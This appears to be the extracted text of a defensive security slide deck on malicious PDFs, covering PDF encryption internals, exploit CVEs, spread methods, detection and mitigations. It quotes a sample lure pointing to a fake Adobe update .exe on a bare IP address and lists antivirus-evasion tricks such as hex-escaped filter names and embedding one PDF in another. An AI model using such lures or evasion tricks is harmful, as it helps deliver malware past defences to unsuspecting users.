
Indirect Objects

Crypt Filter


Name Filter

```
trailer
<</Encrypt 14 0 R
/Info 15 0 R
/Root 1 0 R
/Size 16
/ID [<3249d6fe1386f4984c3df5d288c0bb49><3249d6fe1386f4984c3df5d288c0bb49>]
>>
```


Decrypt Workflow (Key Generate)



Decrypt Workflow (Key Generate)



Decrypt Workflow (Decrypt Object Content)



POC Demo

- CVE-2009-3459.pdf
- CVE-2010-0188.pdf
- Zeus bot nets

How Malicious PDF Spread?


- SQL Injection
- Spam
- Botnet – Zbot
- Exploit Kit



Download the installation file (link also available in broadcast e-mail)
Mirror01: <http://189.100.100.100/adobe/adb932b.exe>


Click run in each window that appears

If you want to install the update on the current system, then click "Run".
You can also "Save" the file in any desired location and then run the file manually.




Weakness of AntiVirus

- /Filter /#46#6c#61#74#65#44#65#63#6f#64#65 >>
- Stream x趙?n?噍ю\??y?湏團□鱸N繕茄xHs殺??
- Embedded a bad pdf into a good pdf




How to Detect



Malicious Content Stripping

- Remove malicious Script, ActiveX etc. and display safe content



Alternatively

- IDS and IPS signatures are available.
- Disable automatic rendering of PDFs in the browser to allow the user time to decide whether to launch a file or not.
- Disable rendering of PDFs in the browser at all. This is another measure forcing the writing of a downloaded PDF to disk before it's opened thereby giving AV a better chance to detect and block an attack.
- Encourage users to be cautious about PDFs from unknown sources or unsolicited PDFs from anyone.
- Use an alternative PDF handler.

Other Solutions

- Server Side Display
- Virtual client / Sandbox

Google docs

midifan200907.pdf

[Share](#) [Download \(10177K\)](#) [Print](#)

